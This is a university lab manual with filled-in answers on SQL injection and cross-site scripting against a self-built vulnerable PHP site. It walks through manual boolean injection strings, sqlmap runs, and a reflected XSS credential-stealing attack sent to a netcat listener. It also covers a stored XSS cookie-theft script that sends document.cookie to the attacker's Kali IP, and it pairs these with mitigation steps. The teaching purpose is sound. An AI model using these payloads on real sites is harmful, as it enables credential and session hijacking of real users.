**IT 333 - Advanced Networking & Cyber Security**

**SQL Injections and Cross Site Scripting (XSS)**

**1. Learning Objectives**

● What is a SQL injection

● How do SQL injections work

● Setup of environment

● Wireshark interaction between user and SQL database

● Wireshark GET/POST actions from the website to the database

● Perform SQL injection

● What are some ways we can mitigate the risks of SQL injection

● Harden the website and the database nodes

● Perform another SQL injection

● What is cross-site scripting

● How to mitigate against cross-site scripting

**2. Equipment / Software**

**Each team should have access to**

● Kali Linux

● Another computer

● Wireshark

● Apache2

● Custom made website

● Burp Suite

**3. Best Practices (Must READ)**


● Take many screen-shots even if you decide later to drop some.

**4. SQL Injections and XSS**

**Step 1: Environment Setup with GET & POST Data Entry**

**Introduction:** To conduct an SQL injection there are some things you need if you are building an environment like what we will do in this lab. First you need a VM to run as an attacker, in this lab we will be using Kali Linux and utilizing SQL map as an automated SQL injection tool, but first we need to understand what an SQL injection is. In Step 2 we will perform a manual SQL injection after doing a little bit of recon on the database and connected webpage. In this first step we are going to setup our Attacker VM and our DB (database) VM. Once we have connection between the webpage and the database, we will explore the different php methods GET and POST.

**Network Diagram used in this exercise:**

****

**S1T1: Setup the environments**

First we are going to need to download both VMs (one ubuntu server which you can access from the IT333 home page, and the most recent version of Kali Linux. Access Kali Linux VM here: https://www.kali.org/get-kali/ )

Once downloaded we need to change the names of the machine, we will change them according to below

Kali → Attacker

Server → DB

To change the names use the following command:

**sudo hostnamectl set-hostname <Attacker or DB>**

Once you have done this restart the VMs to see the name change.

That is the only setup we need for the Attacker VM. For the DB VM we need to execute the following commands:

**sudo apt-get update**

**sudo apt-get upgrade**

This may take awhile. Once the upgrade is done we need to install these packages:

Mysql-server

Php7.4

Apache2

Php-mysql

To do this we execute the following commands:

**sudo apt install mysql-server**

**sudo apt install php7.4**

**sudo apt install php-mysql**

Check to see if Apache2 is installed (if you got the VM from the IT333 home page it should be preinstalled).

**sudo systemctl status apache2.service**

If there is a green button then the service is installed and up and running.

**S1T2: Create database**

Next we need to create a database to be used in the lab. We are using mysql in this lab, to create a database execute the following command:

**sudo mysql**

This command will launch the sql CLI

We can see the databases with the command

**SHOW DATABASES;**

To create a database we need to enter the command

**CREATE DATABASE checkout;**

To use this database we must use the command

**USE checkout;**

You should be greeted with the message “Database changed”

Now we need to create a table for us to use and enter in data use the command to create a table with the following schema

**CREATE TABLE ppl(id int NOT NULL PRIMARY KEY AUTO\_INCREMENT, fname varchar(20) NOT NULL, lname varchar(20) NOT NULL, pass**

**varchar(20) NOT NULL, email varchar(20) NOT NULL);**

The new database is empty with no values in the pp; table, enter in at least one value into the database to verify we have done everything correctly. To enter the first record use the command

**INSERT INTO ppl(fname, lname, gender, email) VALUES (‘admin’, ‘ADMIN’, ‘admin’, ‘admin@admin.com’);**

To see if our cli data insertion worked we should get a prompt saying “Query OK, 1 row affected()”. To confirm enter the following command to double check

**SELECT \* FROM ppl;**

We now need to create a user for the database so that we can connect to the database from outside the command line

Enter the following command

**CREATE USER <your name>@’localhost’ IDENTIFIED BY**

**‘password’;**

To give ourselves permissions to the database we must run the command **GRANT APP PRIVILEGES ON checkout.\* TO ‘<your**

**name>’@’localhost’;**

**FLUSH PRIVILEGES;**

**S1T3: Setup Data Entry Form**

Once all the packages are installed, download the index.php and the insert.php files to your host machine. After the files are downloaded to your host machine, then scp them over to your DB vm

Navigate you your downloads folder, or wherever you downloaded the file to with the cd command:

**sudo scp <filename> checkout@<db vm ip address>:</home/checkout>** Now that we have scp the files over, we need to see if the apache2, mysql server and the php-server are running

**sudo systemctl status apache2**

**sudo systemctl status mysql**

**sudo systemctl status php7.4**

Once all of those services are up and running we need to relocate the files we transferred over from our host machine (insert and index) to the correct file path so we can reach them on the Apache 2 server

We need to rename the file index.html

**sudo mv index.html old\_index.html**

To move the files to the correct file path we need to execute the following command for both files:

**sudo mv index.php /var/www/html**

**sudo mv index.html index\_10.php**

**sudo mv insert.php /var/www/html**

**sudo mv index.html insert\_10.php**

We need to edit the index and insert\_10 php file to make sure we can connect to the database we made in an earlier task.

In the comments you will see what values you will need to change in the $conn line

**S1T4: POST & GET methods**

First we need to double check to see if we can reach the DB VM.

On the attacker VM, ping the DB VM. If you can successfully ping the DB VM move on, if not check your network configurations and make sure you are using the correct ip address. **DONT FORGET TO CHANGE THE SQL CONNECTION SETTINGS IN THE PHP CODE.**

**http://<address of the DB VM>.index\_10.php**

Once you are able to ping the DM VM from the Attacker VM go to the ip address above in a web browser on the Attacker VM. You should be prompted with a simple form. Start up wireshark on both the Attacker and the DB VM, to launch the wireshark on the DB VM we must setup an X forwarding ssh session.

To do this enter the command

**sudo ssh -X checkout@<ip address of your DB VM>**

Enter the password of the Attacker VM, then type yes when prompted, then enter the password for DB VM. Start up the wireshark on the Attacker VM.

One you have successfully SSHed into the DB VM, launch wireshark with the command: **Wireshark**

Do not use “sudo wireshark”, it will not work

Enter in the first 5 people in the appendix with those values according to the appendix

Once you have finished the data entry of the first 5 people and their information in the appendix stop the wiresharks on both the Attacker and the DB VM.

Name the files:

Attacker: **S1-T4-attacker-data-entry-post.pcapng**

DB: **S1-T4-db-data-entry-post.pcapng**

Export the captured packets to the Attacker VM for analysis from the DB VM using the following command (this is all one command):

**sudo scp S1-T4-db-data-entry-post.pcapng kali@<ip address of the**

**attacker VM>:/home/kali/**

Before analyzing the wireshark packets from the Attacker and the DB VM, check to see if the data was successfully entered into the mysql database on the DB VM. To do this enter the following command on the DB VM

**sudo mysql**

**USE checkout;**

**SELECT \* FROM ppl;**

You should have the same records that you just entered (take a screenshot)

**Q1: Find the first data entry, what is the packet number? What is the src and dst ip addresses? What are the src and dst EUI-48 addresses? What are the src and dst port numbers?**

**A1: The packet number is 1. For the IP addresses the src=192.168.85.183 dst:192.168.85.182. For the EUI-48 the src=00:0c:29:8b:2e:b4**

**dst=00:0c:29:c0:6a:fc. For the ports the src=55476 and dst=80.**

**Q2: How many streams do you see? How do you know these are the streams for the data entry? What is contained in the packets that have been captured? Can you see in plaintext the entries we made?**

**A2: There are a total of 5 streams, one for each of the records we entered. We know these are the streams because of the “POST” method contained in the info section in the wireshark. The entries are contained in plain text in HTML form URL Encoded dropdown beneath the HTTP layer and is located in the HTML Form URL Encoded.**

Go to the index\_10.php file and with enter the following command

**sudo vim index\_10.php**

We are going to change the method type from post to get. Where it says “post” delete that and replace it with “get”.

Start up wireshark on both the Attacker and the DB VM. To launch the wireshark on the DB VM we must setup an X forwarding ssh session. To do this enter the command

**sudo ssh -X checkout@<ip address of your DB VM>**

Enter the password of the Attacker VM, then type yes when prompted, then enter the password for DB VM once you have successfully SSHed into the DB VM, launch wireshark with the command

**Wireshark**

Do not use “sudo wireshark”, it will not work

Enter in the next 5 people in the appendix with those values according to the appendix. Once you have finished the data entry of the first 5 people and their information in the appendix stop the wiresharks on both the Attacker and the DB VM.

Name the files:

Attacker: **S1-T4-attacker-data-entry-get.pcapng**

DB: **S1-T4-db-data-entry-get.pcapng**

Export the captured packets to the Attacker VM for analysis from the DB VM using the following command (this is all one command):

**sudo scp S1-T4-db-data-entry-get.pcapng kali@<ip address of the**

**attacker VM>:/home/kali/**

**Q3: Find the first data entry, what is the packet number? What is the src and dst ip addresses? What are the src and dst EUI-48 addresses? What are the src and dst port numbers?**

**A3: The packet number is 1. For the IP addresses the src=192.168.85.183 dst:192.168.85.182. For the EUI-48 the src=00:0c:29:8b:2e:b4**

**dst=00:0c:29:c0:6a:fc. For the ports the src=55476 and dst=80.**

**Q4: How many streams do you see? How do you know these are the streams for the data entry? What is contained in the packets that have been captured? Can you see the entries made in plaintext?**

**A4: There are a total of 5 streams, one for each of the records we entered. We know these are the streams because of the “GET” method contained in the info section in the wireshark. The entries are contained in plain text in the Request URI dropdown menu in the HTTP section.**

**Q5: Is there a difference between the packet contents between task 1 and task 2? Analyze the code we changed in task 2 in the index and insert.php files, if there is a difference in the packet information? Is there a difference in the URL? If so, why is this?**

**A5: There is a difference between the 2, in the post there is an additional layer underneath the HTTP layer called the HTML Form URL Encoded layer. In the post method there is no change in the URL when the data was entered into the form and then sent to the database. In the GET packets, we can see the URL has actually encapsulated the data we have entered into the form.**

**Step 2: Recon, Manul SQL Injection and Mitigation**

**Intro:** Even today, SQL injections hurt many large companies and contribute to major data leaks as there is a lot to cover when securing your database for your website. SQL injections have been around for a while but are still prevalent in securing a database on a website. Even a small hole in your security could lead to plenty of user's confidential information being leaked to the public. In this step we are going to so a little recon on our database from the data retrieval side. Once we know things about the database we will then perform a manual SQL Injection to circumvent the security of the form. Once we have successful done that, we will mitigate the risk and lock down the security of the form.

**S2T1 Recon:**

Navigate back to the index\_10.php file in the URL

Launch wireshark on both VMs, dont forget about -X forwarding on the DB VM On the Attacker VM enter the entry #21. Stop the capture on both machines.

Export the packets with the following names

**DB: S2T1-db-overflow-recon.pcpang**

**Attacker: S2T1-attacker-overflow-recon.pcpang**

**Q6: Is there an error message? If so, why is that?**

**A6: The reason why there was an error in the insertion of data into the**

**database was because the data we entered was larger than the field width of the value the database was expecting.**

**Q7: If there is an error message, how is this useful for an attacker who is attacking the database? If there is an error message, as an outside force what do we now know about the database that we did not know before?**

**A7: The error message is very valuable from the view of the attacker**

**because it displayed an error message describing how the database table was setup with the column names included in that error message. Now an attacker has inside knowledge of how the database is constructed.**

**S2T2 Manual SQL Injection**

We are now going to attack the database we just entered our information into, this is done by using the index\_20.php and retrieve\_20.php file located in the appendix.

Scp the file to your DB VM and put it in the /var/www/html directory. **DONT FORGET TO CHANGE THE SQL CONNECTION SETTINGS IN THE PHP CODE.**

Navigate to the file

**http://<ip of your machine>/index\_20.php**

Once the file is in the directory, you will be greeted with a page you need to login to so you can see your information. Launch wireshark on both VMs, remember we need to -X forward our ssh into the DB vm

Also remember we need to launch wireshark without the sudo command

Enter in the information from 2 of the people’s information we have entered into the database

**Q8: Are you able to see the information of the person such as first name, last name, password and email? If you are you can go onto the next step. A8: we are able to see the first name, last name, password and email. This is what we are after when we perform the SQL injection.**

There are many different types of ways to produce an SQL Injection. Most people will use some very powerful tools to do this, such as SQLMAP which will be used in the next step, but you can also do it manually.

We are going to be performing a boolean based attack on our database. In a boolean based attack we are trying to enter a boolean expression that will be concatenated to the SQL query and return data we should not be able to access.

**Q9: Analyze the php code for both index\_20.php and retrieve\_20.php. What is the SQL query selector that will be making the query to the database? Why is this important information to us? Can we change the table we are querying?**

**A9: After some analysis of the code we see that the query is using the \* selector, which means once we have a successful query it should select all the information in the table we are querying (we unfortunately cannot change the table we are querying from because it is hard coded in the PHP code).**

Launch wireshark on both VMs, remember we need to -X forward our ssh connection, also remember we need to launch wireshark without the sudo command Once both wireshark instances are up and running enter the following into the boxes **Name: ‘ = ‘**

**Password: qwerty**

Now change the boxes and their values to:

**Name: qwerty**

**Password: ‘ = ‘**

Stop the wireshark captures. Save them as:

**S2T2-attacker-bool-query.pcapng**

**S2T2-db-bool-query.pcapng**

Reference the wireshark and what was produced by the webpage in your answer below.

**Q10: What did the first command return? What did the second command return? From the code, why did this attack work instead of entering (‘ ‘ = ‘ ‘)?**

**A10: The first command returned all of the data from the database. The second command returned the same. Even though the ‘ ‘ = ‘ ‘ is a boolean expression that is always true, the reason why this did not work because there was another pair of unclosed ‘ if we were to enter the command. When we entered the supplied command it closes the unclosed ‘ and makes the expression of ‘ ‘ = ‘ ‘.**

Since we have done a manual injection, and understand how it works, now we are going to be using a built in SQL injection tool on Kali Linux.

**S2T3 Mitigation of manual injections**

There are many ways to carry out an SQL injection, but there are also many ways to prevent the attacks using the php code. In this step we are going to show how with a little change of code we can mitigate the risk of an attack. We will be using the mitigation.php file from the appendix.

SCP mitigation.php and index\_2\_mitigated.php into the DB VM. Remember with all of these files you will need to alter the connection details in the php. We need to move them to the /var/www/html directory**.** Analyze the code, there are a couple different things we can do to prevent the command we used above from working

Launch wireshark on both VMs and navigate to the url of our new mitigated php file. Enter the successful SQL injection commands (both of them) from the task previous. After finishing up entering the commands, stop the wireshark and name it **S2T5-attacker-mitigated.pcapng**

**Q11: Did the command return the same results as the task previous? After some code analysis, why does the simple change we made matter? A11: The command did not return the same results as before. We have sanitized the input from the users, so no malicious users can attack us.**

We now have a cleaned up php file to handle potentially malicious attacks by outside users. We have mitigated the risk against some of the manually entered attacks, but now lets test it against an industry standard tool such as SQLMAP.

**S3T1: Testing Data Entry Form**

**Introduction:**

The most common way to perform an SQL Injection today is to find a automated SQL injection tool. There are plenty out there, most of the run on python and are extremely powerful against databases that are not secure. The one we are going to use in this step is SQLMAP. It is a python program and is powerful enough to grab database schemas, table names, the database language etc… It gets this information from a database through the GET method. It uses the query string in the url and will enumerate through different expressions until it is either able to get into the database, or if the database is secure enough, it will not be able to gather the information from inside the database.

On the DB VM log into the mysql cli. After you are logged in use the “USE DATABASE” command from step 1 to select the database we have been using in this labOnce you are using the database from this lab enter the command:

**SELECT \* FROM checkout;**

Take note of the records in the database (to see everything ssh into the DB VM from the Attacker VM because from that terminal window you can scroll up and down to see all records. We are first going to attack the insert\_10.php file that we used in inserting data in the first step.

To attack the database with SQLMAP we need to find the query string we got after we entered data into the database, if you did not note this add another person to the database using thee index\_1.php file (just use the IP address of the vm + **/index\_10.php**)

Use the query string from the resulting page, if there is no query string, make sure the file is using the correct PHP method.

Before starting the attack start up wireshark on both the Attacker and the DB VM (don’t forget about the -X forwarding for the DB)

Once both wireshark instances use the command to run SQLMAP

Before you run the command, make sure to read q12 so you can answer it properly.

**sqlmap -u ‘<your url>?first\_name=\*’**

**Enter Y to all the prompts**

**Q12: What is the backend database mentioned at the second prompt? What are the types of attacks that have been identified as injectable point? How many HTTP requests were sent?**

**A12: The backend database mentioned is MYSQL. The types of injections the URI is vulnerable to is error-based and time-based blind. There were a total of 987 HTTP(s) requests to identify these.**

Stop wireshark captures and name them

**S3T1-attacker-sqlmap.pcapng**

**S3T1-db-sqlmap.pcapng**

Login to the SQL CLI and check to see if the database has changed at all. **Q13: Has the database changed in any sort of way? If it has changed what has changed? If it has changed why has it changed in this way? Can we change it in another way?**

**A13: The database now has a bunch more records in it. The only**

**parameter that has been affected is the fname. The reason why it has changed like this is because it we were testing that column when we appended “first\_name=\*” to the end of the query string. If we changed it to “last\_name=\*” it would enter data from the injection into the lname column. S3T2: Testing Data Retrieval**

Now we are going to test the data retrieval vulnerabilities of the php code. Go to index\_20.php and enter in the SQL injection that we used in the previous step. This will give us the query string to run in SQLMAP. You can see all of the additional entries that were entered into the database from the first attack. Again launch the wiresharks on both machines

Use the command:

**sqlmap -u ‘<your url of retrieval\_20>?first\_name=\*’**

**Q13: What is the backend database mentioned at the second prompt? What are the types of attacks that have been identified as injectable point? How many HTTP requests were sent?**

**A13: The backend database mentioned is MYSQL. The types of injections the URI is vulnerable to is time-based blind and UNION query. There were a total of 76 HTTP(s) requests to identify these.**

Stop wireshark captures and name them

**S3T2-attacker-sqlmap.pcapng**

**S3T2-db-sqlmap.pcapng**

**S3T3: Testing Hardened Data Retrieval**

Now we are going to test the data retrieval vulnerabilities of the php code. Go to index\_2\_mitigated.php and enter in valid credentials this time. This will give us the query string to run in SQLMAP. You can see all of the additional entries that were entered into the database from the first attack. Again launch the wiresharks on both machines

Use the command:

**sqlmap -u ‘<your url of mitigation.php>?first\_name=\*’**

**Q14: This attack was against our hardened php code to try and prevent SQL injections, we know this worked on the manual injection attempt, but did it work against the SQLMAP tool?**

**A14: The hardening and cleaning of the “users” input worked. SQLMAP did not find an injectable point.**

Stop wireshark captures and name them

**S3T3-attacker-sqlmap.pcapng**

**S3T3-db-sqlmap.pcapng**

**Q15: How does SQLMAP work in terms of how it is able to automatically inject a database it has no previous knowledge of? How does it do this? Is there a way you can prevent SQLMAP from even working on a database? A15: SQLMAP works by altering the query string we receive after we either enter data into the database, or when we try and retrieve records from the database. It enumerates, in an almost brute force attack like way, of changing the query string. The way to make sure a tool like SQLMAP cannot break in and inject things into your database is by using POST instead of GET because with POST, there is no changing of the URL in terms of a query string since the form data is encoded when sent to the database.**

**KLT**

In this lab the main learning objectives were to demonstrate how to implement a SQL injection on a website, how it works between the attacker and the target (in terms of network traffic) and how to mitigate against them. SQL injections are still a prevalent form of hacking websites which result in major data leaks of sensitive information.

The main takeaway from the lab was how SQL injections were performed. This is valuable knowledge to both networking professionals as well as web developers as we have show how to analyze network traffic that seems suspicious, and how to mitigate against a SQL injection on the code side. This can help us in the future whenever we develop a website, or think there is a SQL injection for the team you are working for.

**Exercise 2 - XSS**

**Learning Objectives**

● What is a Cross Site Scripting (XXS)

● How does XSS work

● Setup of LAMP Stack

● Wireshark interaction between user and SQL database

● Wireshark GET/POST actions from the website to the database

● Perform XSS Reflected Attack

● Perform XSS Stored Attack

● What are some ways we can mitigate the risks of XSS injection

**Exercise 2 - XSS**

**Step 1**

**Preparation**

“Cross-site scripting attacks, also called XSS attacks, are a type of injection attack that injects malicious code into otherwise safe websites. An attacker will use a flaw in a target web application to send some kind of malicious code, most commonly client-side JavaScript, to an end user. Rather than targeting the application’s host itself, XSS attacks generally target the application’s users directly. Organizations and companies running web applications can leave the door open for XSS attacks if they display content from users or untrusted sources without proper escaping or validation.”

**T1. Setting Up The Environment**


****

Figure 2: Network Diagram for Ex2

See Figure 2 for the network arrangement of Step 2. For this step, you will need 3 VMs: 1 Ubuntu Server, 1, Ubuntu Desktop and 1 Kali Linux.

Download Kali Linux here:

https://kali.download/virtual-images/kali-2021.3/kali-linux-2021.3-vmware-amd64.7z

Make sure to start with a clean Ubuntu Server VM base. Launch theVM and make sure that it is configured for NAT connection. Update and upgrade it by running the following commands:

**sudo apt-get update**

**sudo apt-get upgrade**

Rename the Ubuntu server to **Web\_Server**. Do the same with the Ubuntu desktop. Name the desktop **Victim**

**T2. Setting Up The Website on Web Server**

Start VMware WS Pro on your machine and open the Web\_Server VM and log in using username: checkout, password: checkout.

Run the following commands to get started on the Web\_Server VM.

**sudo apt install mysql-server apache2 php php-mysql**

Download the following files on your host and use scp to and place them in /var/www/html/login **config.php**

**login.php**

**index.php**

**T3. Building The database**

Now it is time to set up our database to communicate with your website. Let's check that our mysql server is up and running with

**sudo systemctl status mysql**

If it is, let us now log into the server. Type the following into the browser

**sudo mysql - u root**

You should now be in a new “terminal” with **mysql>**

We can now create a new database with the following commands

**SHOW DATABASES;**

**CREATE DATABASE XSS;**

**(NOTE - DO NOT FORGET THE SEMI COLONS)**

We can see that our database was created with the **SHOW DATABASES** command again. We now have to create tables and add users for our simple login website.

Now lets create a new MySQL user with the command **CREATE USER ‘xssuser’@’localhost’ IDENTIFIED BY ‘xsspass’;**

**Q1. Why do we create a second user for the database when we already have a root user?**

Unfortunately we cant use the root user to log into the mysql database. According to Tutorial Republic's article \cite{one} we have to use either mysqli or PDO(PHP Data Objects). In the case for this lab we use mysqli which uses the command mysqli connect with the parameters "hostname", "username", "password", "database". We can see that we use these parameters in the config.php shown in figure \ref{fig:E2S1T1Q1}.

Let's also grant privileges to xssuser with the command **GRANT ALL PRIVILEGES ON XSS.\* TO ‘xssuser’@’localhost’;**

Let's save our changes with **FLUSH PRIVILEGES;**

We can switch to our new database with **USE XSS**

Type the following command to create a new table for our database.

**CREATE TABLE users(**

**id int NOT NULL PRIMARY KEY AUTO\_INCREMENT,**

**username varchar(80) NOT NULL,**

**name varchar(80) NOT NULL,**

**password varchar(80) NOT NULL);**

We can see the content of the table we created with **DESCRIBE users;**

Now we need to add a few users to our users table.

**INSERT INTO users (username, name, password) VALUES (‘admin’, ‘ADMIN’ , ‘admin’);**

Add two more users of your own to the database. We can view the entries with the command **SELECT \* FROM users;**

**Q2. Explain what each part of the mysql CREATE TABLE command does?**

According to Tutorials Point's article NOT NULL is used because we do not want this field to be NULL. PRIMARY KEY is used to define a column as a primary key. And according to TechOnTheNet's article, the primary key is a field that uniquely defines a record. None of the fields can contain a NULL value and this is why we use the flag NOT NULL. A table can have only one primary key. AUTO\_INCREMENT is quite self explanatory as it increments each value inserted into the table. Besides from the flags we have the name of the row, and the value type such as int and varchar.

**T4. Testing the New Login Website**

Start VMware WS Pro on your machine and open the Victim VM and log in using username: checkout, password: checkout.

Run **ip a** in a terminal on the Web\_Server to find your ip address and navigate on the **Ubuntu Desktop** to our new web page we just made.

**http://<ip address>/login/index.php**

We can now test the new logins that we have made.

Start **Wireshark** and capture packets on our website with the filter **host <ip>**.

Now log in with one of the logins we created in T2. We should be redirected to a “blog” we will be using in a later step and can confirm we are logged in with the Welcome message at the top. Try logging in with an invalid user. It should not allow you to continue forward on the page.

Stop wireshark and save the file as

**XSS-3-Successful-Logins-1-failed-login-step-1-task-4.pcang**

**Q3. Open up the wireshark. Find the successful login. Can we see the username and password used to log in**

As seen in figures \ref{fig:E2S1T4Q1-01} and \ref{fig:E2S1T4Q1-02} the username and password is admin, admin. It can be found in tcp.stream 1.

**Step 2**

**Reflected XSS Attack**

There are three different types of XSS. Reflected, Stored, and DOM-based cross site scripting.

A reflected XSS attack, also known as Non-Persistent or Type-II, is when an injected script is reflected off the web server. This can be a search result error message or any other response that includes input that is part of the request sent to the server. These attacks can happen when a user is tricked into clicking on a link or just browsing to a malicious site. Let's take a look at a reflected XSS attack.

**T1. Password Stealing - Testing**

With our website up and running, lets test to see if we can inject javascript code into the webpage.

Before proceeding, think about the following question.

**Q1. Before we start trying to inject code into our webpage, just by looking at the webpage can you tell what parameter is vulnerable to an XSS attack and why?**

As seen in figure \ref{fig:E2S2T1Q1-01} the php is opening the lang variable open for an attack. The php lang variable takes a GET request which in turn is being echoed, directly back to you. This is why the web page is vulnerable to a reflected xss attack.

On the **Victim** VM navigate to the IP address of the web server that we made in step 1.

We can see that at the bottom of the page that it says “Your current language is” This seems like a flaw in the web page’s design. Maybe we can exploit it. Lets try a few exploits!

First let us see if we can make the webpage tell us a language!

Modify the url so it looks like the following.

**http://<ip address>\login\?lang=en**

**Q2. What does the “?” in the url allow us to do?**

According to Mozilla \cite{four} the "?" is the start of the parameter section, allowing us to add query strings into the URL. There are six different parts to a URL. The scheme, domain name, port, path to file, parameters, and the anchor. Not all parts of the URL are required. The scheme indicates the protocol that the browser must use either HTTP or HTTPS. The domain name indicates which web server is being requested. Usually this is a domain name or ip address. The port is the "gate" used to access resources on a web server. Both the domain name and port are part of the Authority section of a URL. Next is the path to file. This is the file that you would like to access on the website. Going back to the "?", the parameter are extra values you supply the web server separated by an ampersand. Finally there is the anchor notified by a hashtag. This points to a section of the document you are viewing.

Refresh the page with the added query and see what happens! You should now have modified the webpage to so at the bottom it says “Your current language is en!”

So we can manipulate the web page. Maybe we can try exploiting the lang parameter even more by inputting a script.

Modify the url so it looks like the following.

**http://<ip address>\login\?lang=<script>alert(“We are learning Reflected XSS”)</script>** The page should now reload with an alert! Congrats! You have just performed an XSS attack!

**T2. Password Stealing - Victim**

Lets create a scenario that you're a hacker and you want someone's login information from a website that you know is vulnerable to XSS. As we have just established the website we are attacking is.

For our attack to work the user must save their login information with their browser.

On the **Victim** VM log in with one of the users you created on the web page and make sure to save the login information in the browser.

The Hacker now wants to steal the users information, so lets now create a script that will allow us to take their information. So that we can steal their username and password to log in as them.

Adhere to **Appendix H** for our script to steal the passwords.

What you will also need to do in order for this script to work is edit the ip address.

Open **Vim** and paste the script to edit it. What you now need to do is get your ip address from **Kali** and type it replace <IP ADDRESS> with your **Kali** address.

**Q3: Take a look at the script to explain what each part is doing. Can you figure out what is actually happening to the webpage to steal the Victim’s password before we go on to the next step?**

The script can be found in figure \ref{fig:E2S2T2-03}. The script is adding a transparent form inside of the HTML. We then run our stealCreds() script that creates a user and a pass variable containing the values inside of the form. new Image() is a constructor that creates a new HTMLImageElement. It doesn't actually do this because there is no image, but for the exploit to work the browser needs to be convinced to make a request, and fetch the username and password.

In a real scenario what would probably happen is that the url with the script would be sent over an email to hopefully phish the user into clicking.

But no one would click a link that actually looks like a hack… So let's encode the script to paste into the browser.

Use google to find a url encoder and paste the script into the encoder. You can now copy this and paste it into the url field but first we need to get our **Kali Linux** VM to capture the username and password.

**T3. Password Stealing - Kali Linux**

Depending on your version of Kali, anything below Kali 2019 log in with the user: **root** and password: **toor.** If you are using Kali 2020 or above use the user: **kali** and password: **kali**.

Open up a terminal and type the following command.

**nc -lvp 80**

**Q4: What is nc? What do the flags added to our command do? Why do we add 80 at the end of the command? What other uses besides scanning does net cat have?**

Netcat is a computer networking utility for reading from and writing to network connections using TCP or UDP. Netcat has also been known to be called the swiss army knife of TCP/IP. Following Oracles man page on Netcat \cite{five}, the flags we used as seen in figure \ref{fig:E2S2T3-01}... l v p 80 are listed as follows. -l is used to listen for an incoming connection rather than initiate a connection to a remote host. -v is used to use verbosity. -p is to specify the port, in our case port 80. We use port 80 because the website is being hosted on http which run on port 80, unlike port 443 which runs on https.

Open up Wireshark with **sudo wireshark** to capture packets of the webserver with the filter **host <ip>**.

Everything for our attack is now in motion!

Let's go back to the **Victim VM** and insert our script into the web server by pasting the urlencoded string into the url bar… it should look something like this.

**http://<ip address>\login\?lang=<urlencoded string>**

Now that we are at our malicious link, go ahead and log in with the saved login information from the browser. Once you get a login success we need to switch back to our net cat listener on the **Kali** vm.

You should now have a GET response from your webpage to the listener containing your login information!

**Q5. Why were we able to see the password in plain text? When is the text not encrypted?**

We are able to see the password in plain text because the username and password in the form are not encrypted. This is a fault in the website, itself and why its also vulnerable. A good website would have value information encrypted.

If you do congratulations, you just stole your victims login information! If not, it's time for some debugging!

Stop the wireshark capture and name the file

**XSS-Password-Stealing-on-Kali-Linux-step-2-task-3.pcang**

**Q6 Open the pcapng file, can you find the username and password in any of the packets captured? Provide evidence.**

As seen in figure \ref{fig:E2S2T3Q2-01} the username and password captured is admin/admin. **T4. Password Stealing - Mitigation**

Now that we have taken a look at some reflected XSS attacks, we should learn how to avoid them.

Let's take a look at a few ways to shut down an attacker.

1. If we take a look at our web server you may have noticed that each of these web pages are built on php. This is probably not the wisest decision. If this was a real website it should most likely be run on separate html files and php scripts.

2. You may have also noticed that in the php script added at the bottom of our index.php The most reasonable approach to remove the vulnerability is to just remove the script.

Try doing the above approach. Let's delete the php script at the end of the index.php script. Lets now try the previous steps in task 3, our first two attacks again. The attacks should fail. Modify the url so it looks like the following.

**http://<ip address>\login\?lang=en**

Nothing on the web page should change.

Now, modify the url so it looks like the following.

**http://<ip address>\login\?lang=<script>alert(“We are learning Reflected XSS”)</script>**

The page should now reload without an alert! Congrats! You have gotten rid of injectable entry points for reflected XSS.

The attacker will now have to find another data value to try to input their code into.

**Step 3**

**Stored XSS Attack**

Stored attacks, also known as persistent or Type-I XSS, are when a script is injected permanently into the target server in the database. The victim then retrieves the malicious script from the server. The type of stored attack we will be attempting to perform is called cookie stealing also known as session hijacking. Let's take a look at a stored XSS attack.

**T1. Cookie Hijacking XSS - Testing**

For our blog to successfully work we need to create a new table to store our comments in the database. To do this we need to create a new table in our XSS database.

Navigate back to our **Web\_Server VM.**

Log into our database with the command **mysql -u xssuser -p** and then enter our password **xsspass**

We now need to select the Database we are going to use with **USE XSS;** And create a new database for our comments that will be added on the database.

To do this we will run the following command.

**CREATE TABLE comments (**

**id int NOT NULL PRIMARY KEY AUTO\_INCREMENT,**

**Comment MEDIUMTEXT);**

Exit out of mysql.

The database is now available to store comments for our blog!

We now need to navigate back to our **Victim VM** to test our new comments table.

Navigate to the IP address of the **Web\_Server VM** <ip>/login

Log in with any of the users you created in Step 1. You will be presented with a text box where you can type a blog post.

Lets test this now by adding a comment, such as “Test” and click submit. The web page should now reload with the new “blog” post!!

Lets now test to see if we can add some JavaScript code and perform a Stored XSS Attack!

We can try to create an alert pop up! In the text field add the following code: **<script>alert(“STORED XSS ATTACK HAS BEEN PERFORMED”)</script>**

Reload the page. You should get the pop up with the added text! Reload the page again. You should get the pop up with the added text again!!! This is the magic behind a stored XSS Attack. Our attack runs from the database “behind the scenes” over and over each time the page is reloaded thanks to our PHP code and database.

Go back to the **Web\_Server VM** and log into mysql to delete the entry of the alert from the database using the following commands.

**USE XSS;**

**DELETE FROM comments WHERE id = ‘<id number goes here>’;**

**T2. Cookie Hijacking - Kali**

We now need to create a web server on our Kali VM just as we did in Step 1 without the added database.

We need to make sure apache2 is installed so run the command **sudo apt install apache2** Once this is installed, add the provided **cookiemonster.jpg** to /var/www/html. We should now be all set to attack the Web\_Server Login website!!

Open a browser and we are going to test an alert again. This time though we are going to show how we can get our PHPSESSID, otherwise known as the Session Cookie.

Paste the following code into the comment box.

**<script>alert(document.cookie)</script>**

We should now have the **KALI** session id presented on the alert.

We should also now delete the alert from the **Web\_Server** VM Database just as we did before. It is now time to inject our script into the Login web page!

Before copy and pasting the script into the comment box make sure to change the ip address on the script to the Kali Linux VM ip. The script is found in **Appendix L.**

**Q1. Take a look at Appendix L for the script and explain what the script is doing**

The first part of our script calls document.write() which is a method that writes a string of text to a document. Inside of the method we are writing an image to the document from the source of the Kali Linux IP with the parameter which escapes the string to add our document.cookie value to the image. Now every time the page is loaded it will call the script in the database and load the cookie monster image. The script will be ran on any user who visit the blog.

If all went well there should now be a picture of Cookie Monster on the page.

**T3. Cookie Hijacking - Victim**

